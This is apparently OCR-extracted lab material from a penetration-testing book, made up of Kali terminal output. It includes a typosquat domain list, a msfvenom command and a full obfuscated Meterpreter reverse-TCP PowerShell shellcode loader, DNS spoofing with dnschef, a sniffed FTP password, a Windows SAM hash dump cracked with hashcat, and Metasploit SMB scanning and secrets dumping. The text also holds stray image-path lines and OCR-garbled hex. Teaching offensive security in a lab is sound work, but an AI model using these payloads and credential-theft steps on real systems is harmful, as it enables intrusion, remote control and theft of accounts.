Character Omission	examle.com	192.157.56.141	CANADA (CA)	ns1.milesmx.com.	
Character Omission	exampe.com	172.104.149.86	UNITED STATES (US)	meilan.ns.giantpanda.com.	mail.mailerhost.net.
Character Omission	exampl.com	199.191.50.184	VIRGIN ISLANDS (BRITISH) (VG)	ns111484.ztomy.com.	~.
Character Omission	example.cm	103.224.212.207	AUSTRALIA (AU)	ns1.abovedomains.com.	park-mx.above.com.
Character Omission	example.co				
Character Omission	exaple.com	185.53.178.99	GERMANY (DE)	ns1.parkingcrew.net.	
Character Omission	exmple.com	67.210.233.131	UNITED STATES (US)	ns19.globalcon.net.	localhost.exmple.com.
Character Repeat	eexample.com	96.38.240.54	UNITED STATES (US)	ns1.onlineearth.com.	mail.onlineearth.com.
Character Repeat	exaample.com			ns1.dyna-ns.net.	mx01.spamx.net.
Character Repeat	exammple.com	54.243.117.197	UNITED STATES (US)	nsg1.namebrightdns.com.	
Character Repeat	examplee.com	104.166.87.80	UNITED STATES (US)	b.share-dns.net.	
Character Repeat	examplle.com	172.67.134.87	UNITED STATES (US)	eric.ns.cloudflare.com.	
Character Repeat	exampple.com	15.197.148.33	UNITED STATES (US)	ns20.domaincontrol.com.	
Character Repeat	exxample.com	104.21.10.82	UNITED STATES (US)	cesar.ns.cloudflare.com.	_dc-mx.302032b7a870.exxample.com.
Character Swap	eaxmple.com	157.7.236.66	JAPAN (JP)	dns2.eaxmple.com.	mail2.eaxmple.com.
Character Swap	examlpe.com	13.223.25.84	UNITED STATES (US)	nsg2.namebrightdns.com.	
Character Swap	exampel.com	192.64.151.235	UNITED STATES (US)	ns1.anydns.com.	mail.computer.com.
Character Swap	exapmle.com	103.224.182.243	AUSTRALIA (AU)	ns1.abovedomains.com.	park-mx.above.com.
Character Swap	exmaple.com	104.18.74.230	UNITED STATES (US)	ara.ns.cloudflare.com.	isaac.mx.cloudflare.net.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.92.3 LPORT=9443 -e x64/xor_dy
namic -i 7 -f psh -o ~/obfuscated.ps1
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 7 iterations of x64/xor_dynamic
x64/xor_dynamic succeeded with size 560 (iteration=0)
x64/xor_dynamic succeeded with size 610 (iteration=1)
x64/xor_dynamic succeeded with size 661 (iteration=2)
x64/xor_dynamic succeeded with size 712 (iteration=3)
x64/xor_dynamic succeeded with size 763 (iteration=4)
x64/xor_dynamic succeeded with size 814 (iteration=5)
x64/xor_dynamic succeeded with size 865 (iteration=6)
x64/xor_dynamic chosen with final size 865
Payload size: 865 bytes
Final size of psh file: 5029 bytes
Saved as: /home/kali/obfuscated.ps1
```

```
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of psh file: 3249 bytes
$DbAdscnCTn = @"
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType,
uint flProtect);
[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lp
StartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
"@

$kHOEmeYHx = Add-Type -memberDefinition $DbAdscnCTn -Name "Win32" -namespace Win32Functions -pa
ssthru


[Byte[]] $WGolyBoJKwfxoOk = 0×fc,0×48,0×83,0×e4,0×f0,0×e8,0×cc,0×0,0×0,0×0,0×41,0×51,0×41,0×50,
0×52,0×48,0×31,0×d2,0×51,0×56,0×65,0×48,0×8b,0×52,0×60,0×48,0×8b,0×52,0×18,0×48,0×8b,0×52,0×20,
0×4d,0×31,0×c9,0×48,0×8b,0×72,0×50,0×48,0×f,0×b7,0×4a,0×4a,0×48,0×31,0×c0,0×ac,0×3c,0×61,0×7c,0
x2,0×2c,0×20,0×41,0×c1,0×c9,0×d,0×41,0×1,0×c1,0×e2,0×ed,0×52,0×48,0×8b,0×52,0×20,0×8b,0×42,0×3c
,0×41,0×51,0×48,0×1,0×d0,0×66,0×81,0×78,0×18,0×b,0×2,0×f,0×85,0×72,0×0,0×0,0×0,0×8b,0×80,0×88,0
x0,0×0,0×0,0×48,0×85,0×c0,0×74,0×67,0×48,0×1,0×d0,0×8b,0×48,0×18,0×44,0×8b,0×40,0×20,0×50,0×49,
0×1,0×d0,0×e3,0×56,0×48,0×ff,0×c9,0×4d,0×31,0×c9,0×41,0×8b,0×34,0×88,0×48,0×1,0×d6,0×48,0×31,0x
c0,0×ac,0×41,0×c1,0×c9,0×d,0×41,0×1,0×c1,0×38,0×e0,0×75,0×f1,0×4c,0×3,0×4c,0×24,0×8,0×45,0×39,0
xd1,0×75,0×d8,0×58,0×44,0×8b,0×40,0×24,0×49,0×1,0×d0,0×66,0×41,0×8b,0×c,0×48,0×44,0×8b,0×40,0×1
c,0×49,0×1,0×d0,0×41,0×8b,0×4,0×88,0×48,0×1,0×d0,0×41,0×58,0×41,0×58,0×5e,0×59,0×5a,0×41,0×58,0
x41,0×59,0×41,0×5a,0×48,0×83,0×ec,0×20,0×41,0×52,0×ff,0×e0,0×58,0×41,0×59,0×5a,0×48,0×8b,0×12,0
xe9,0×4b,0×ff,0×ff,0×ff,0×5d,0×49,0×be,0×77,0×73,0×32,0×5f,0×33,0×32,0×0,0×0,0×41,0×56,0×49,0×8
9,0×e6,0×48,0×81,0×ec,0×a0,0×1,0×0,0×0,0×49,0×89,0×e5,0×49,0×bc,0×2,0×0,0×24,0×e3,0×c0,0×a8,0×5
c,0×3,0×41,0×54,0×49,0×89,0×e4,0×4c,0×89,0×f1,0×41,0×ba,0×4c,0×77,0×26,0×7,0×ff,0×d5,0×4c,0×89,
0×ea,0×68,0×1,0×1,0×0,0×0,0×59,0×41,0×ba,0×29,0×80,0×6b,0×0,0×ff,0×d5,0×6a,0×a,0×41,0×5e,0×50,0
x50,0×4d,0×31,0×c9,0×4d,0×31,0×c0,0×48,0×ff,0×c0,0×48,0×89,0×c2,0×48,0×ff,0×c0,0×48,0×89,0×c1,0
x41,0×ba,0×ea,0×f,0×df,0×e0,0×ff,0×d5,0×48,0×89,0×c7,0×6a,0×10,0×41,0×58,0×4c,0×89,0×e2,0×48,0x
89,0×f9,0×41,0×ba,0×99,0×a5,0×74,0×61,0×ff,0×d5,0×85,0×c0,0×74,0×a,0×49,0×ff,0×ce,0×75,0×e5,0×e
8,0×93,0×0,0×0,0×0,0×48,0×83,0×ec,0×10,0×48,0×89,0×e2,0×4d,0×31,0×c9,0×6a,0×4,0×41,0×58,0×48,0x
89,0×f9,0×41,0×ba,0×2,0×d9,0×c8,0×5f,0×ff,0×d5,0×83,0×f8,0×0,0×7e,0×55,0×48,0×83,0×c4,0×20,0×5e
,0×89,0×f6,0×6a,0×40,0×41,0×59,0×68,0×0,0×10,0×0,0×0,0×41,0×58,0×48,0×89,0×f2,0×48,0×31,0×c9,0x
41,0×ba,0×58,0×a4,0×53,0×e5,0×ff,0×d5,0×48,0×89,0×c3,0×49,0×89,0×c7,0×4d,0×31,0×c9,0×49,0×89,0x
f0,0×48,0×89,0×da,0×48,0×89,0×f9,0×41,0×ba,0×2,0×d9,0×c8,0×5f,0×ff,0×d5,0×83,0×f8,0×0,0×7d,0×28
,0×58,0×41,0×57,0×59,0×68,0×0,0×40,0×0,0×0,0×41,0×58,0×6a,0×0,0×5a,0×41,0×ba,0×b,0×2f,0×f,0×30,
0×ff,0×d5,0×57,0×59,0×41,0×ba,0×75,0×6e,0×4d,0×61,0×ff,0×d5,0×49,0×ff,0×ce,0×e9,0×3c,0×ff,0×ff,
0×ff,0×48,0×1,0×c3,0×48,0×29,0×c6,0×48,0×85,0×f6,0×75,0×b4,0×41,0×ff,0×e7,0×58,0×6a,0×0,0×59,0x
49,0×c7,0×c2,0×f0,0×b5,0×a2,0×56,0×ff,0×d5



$gVercTbSZzS = $kHOEmeYHx::VirtualAlloc(0,[Math]::Max($WGolyBoJKwfxoOk.Length,0×1000),0×3000,0x
40)


[System.Runtime.InteropServices.Marshal]::Copy($WGolyBoJKwfxoOk,0,$gVercTbSZzS,$WGolyBoJKwfxoOk
.Length)

$kHOEmeYHx::CreateThread(0,0,$gVercTbSZzS,0,0,0)
```

```
eth0      Link encap:Ethernet  HWaddr 08:00:27:42:51:79
          inet addr:192.168.92.4  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe42:5179/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:109 errors:0 dropped:0 overruns:0 frame:0
          TX packets:138 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:25280 (25.2 KB)  TX bytes:22565 (22.5 KB)
```



┌──(kali㉿kali)-[~]
└─$ nslookup google.com
Server: 103.157.187.167
Address: 103.157.187.167#53
Non-authoritative answer:
Name: google.com
Address: 142.250.76.174
Name: google.com
Address: 2404:6800:4009:81a::200e



┌──(kali㉿kali)-[~]
└─$ nslookup ns.google.com
Server: 103.157.187.167
Address: 103.157.187.167#53
Non-authoritative answer:
Name: ns.google.com
Address: 216.239.32.10



┌──(kali㉿kali)-[~]
└─$ nslookup ns1.google.com
Server: 103.157.187.167
Address: 103.157.187.167#53
Non-authoritative answer:
Name: ns1.google.com
Address: 216.239.32.10
Name: ns1.google.com
Address: 2001:4860:4802:32::a

```
┌──(kali㉿kali)-[~]
└─$ nslookup example.com
Server:         103.157.187.167
Address:        103.157.187.167#53

Non-authoritative answer:
Name:   example.com
Address: 23.215.0.138
Name:   example.com
Address: 23.192.228.80
Name:   example.com
Address: 23.220.75.245
Name:   example.com
Address: 23.192.228.84
Name:   example.com
Address: 23.215.0.136
Name:   example.com
Address: 23.220.75.232
Name:   example.com
Address: 2600:1406:bc00:53::b81e:94c8
Name:   example.com
Address: 2600:1406:bc00:53::b81e:94ce
Name:   example.com
Address: 2600:1408:ec00:36::1736:7f24
Name:   example.com
Address: 2600:1408:ec00:36::1736:7f31
Name:   example.com
Address: 2600:1406:5e00:6::17ce:bc12
Name:   example.com
Address: 2600:1406:5e00:6::17ce:bc1b
```


kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ dnschef --fakeip=192.168.92.3 --fakedomains=google --nameserver=8.8.8.8
/usr/bin/dnschef:453: SyntaxWarning: invalid escape sequence '\/'
header += " / _` | '_ V __|/ __| '_ \ / _ \ _|\n"
/usr/bin/dnschef:454: SyntaxWarning: invalid escape sequence '_'
header += " | (_| | | | __ \ (__| | | | __/ | \n"
/usr/bin/dnschef:455: SyntaxWarning: invalid escape sequence '_'
header += " __,_|_| |_|___/___|_| |_|___|_| \n"
version 0.4
iphelix@thesprawl.org
(15:11:46) [*] DNSChef started on interface: 127.0.0.1
(15:11:46) [*] Using the following nameservers: 8.8.8.8
(15:11:46) [*] Cooking A replies to point to 192.168.92.3 matching: google


Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ nslookup
> server 127.0.0.1
Default server: 127.0.0.1
Address: 127.0.0.1#53


Session Actions Edit View Help
(kali㉿kali)-[~]
$ nslookup
> server 127.0.0.1
Default server: 127.0.0.1
Address: 127.0.0.1#53
> google.com
Server: 127.0.0.1
Address: 127.0.0.1#53
Name: google.com
Address: 192.168.92.3
Name: google.com
Address: 2404:6800:4009:80d::200e
>

Chapter 9: Breaking Barriers – The Secrets of Password Cracking

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.39  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::1e82:c243:9333:1fb1  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:1f:b7:23  txqueuelen 1000  (Ethernet)
        RX packets 602276  bytes 903826115 (861.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 132507  bytes 13002610 (12.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.92.3  netmask 255.255.255.0  broadcast 192.168.92.255
        inet6 fe80::ab7c:7fff:b4db:abc9  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:14:7b:e9  txqueuelen 1000  (Ethernet)
        RX packets 438  bytes 53140 (51.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 300  bytes 29821 (29.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
Text only Interface activated...
Hit 'h' for inline help

FTP : 192.168.92.4:21 → USER: vagrant  PASS: vagrant
```

```
                    Advanced Boot Options

Choose Advanced Options for: Windows Server 2008 R2
(Use the arrow keys to highlight your choice.)

    Repair Your Computer

    Safe Mode
    Safe Mode with Networking
    Safe Mode with Command Prompt

    Enable Boot Logging
    Enable low-resolution video (640x480)
    Last Known Good Configuration (advanced)
    Directory Services Restore Mode
    Debugging Mode
    Disable automatic restart on system failure
    Disable Driver Signature Enforcement

    Start Windows Normally

Description: View a list of system recovery tools you can use to repair
             startup problems, run diagnostics, or restore your system.

ENTER=Choose                                              ESC=Cancel
```



kali@kali: ~/hash


Session Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ cd ~/hash

┌──(kali㉿kali)-[~/hash]
└─$ samdump2 SYSTEM SAM > hash.txt

┌──(kali㉿kali)-[~/hash]
└─$ cat hash.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
*disabled* sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::

┌──(kali㉿kali)-[~/hash]
└─$
```




```
┌──(kali㉿kali)-[~/hash]
└─$ hashcat -m 1000 -a 0 hash.txt /usr/share/wordlists/rockyou.txt --show
e02bc503339d51f71d913c245d35b50b:vagrant
31d6cfe0d16ae931b73c59d7e0c089c0:
0fd2eb40c4aa690171ba066c037397ee:pr0t0c0l

┌──(kali㉿kali)-[~/hash]
└─$ cat hash.txt | grep 0fd2eb40c4aa690171ba066c037397ee
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::

┌──(kali㉿kali)-[~/hash]
└─$
```

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.92.5
RHOSTS ⇒ 192.168.92.5
msf auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/r
ry.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.92.5:445      - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:d
ptime:10m 59s) (guid:{69fe9d57-025b-45a2-a4d3-c95150725459}) (authentication domain:VAGRANT-2008R2
[+] 192.168.92.5:445      -   Host is running Windows 2008 R2  Standard  SP1  (build:7601)
[*] 192.168.92.5          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) >
```

```
msf auxiliary(gather/windows_secrets_dump) > run
[*] Running module against 192.168.92.5
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_
factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.92.5:445 - Service RemoteRegistry is already running
[*] 192.168.92.5:445 - Retrieving target system bootKey
[+] 192.168.92.5:445 - bootKey: 0x80f1698521f2eccf12faa25674867074
[*] 192.168.92.5:445 - Using `INLINE` technique for SAM
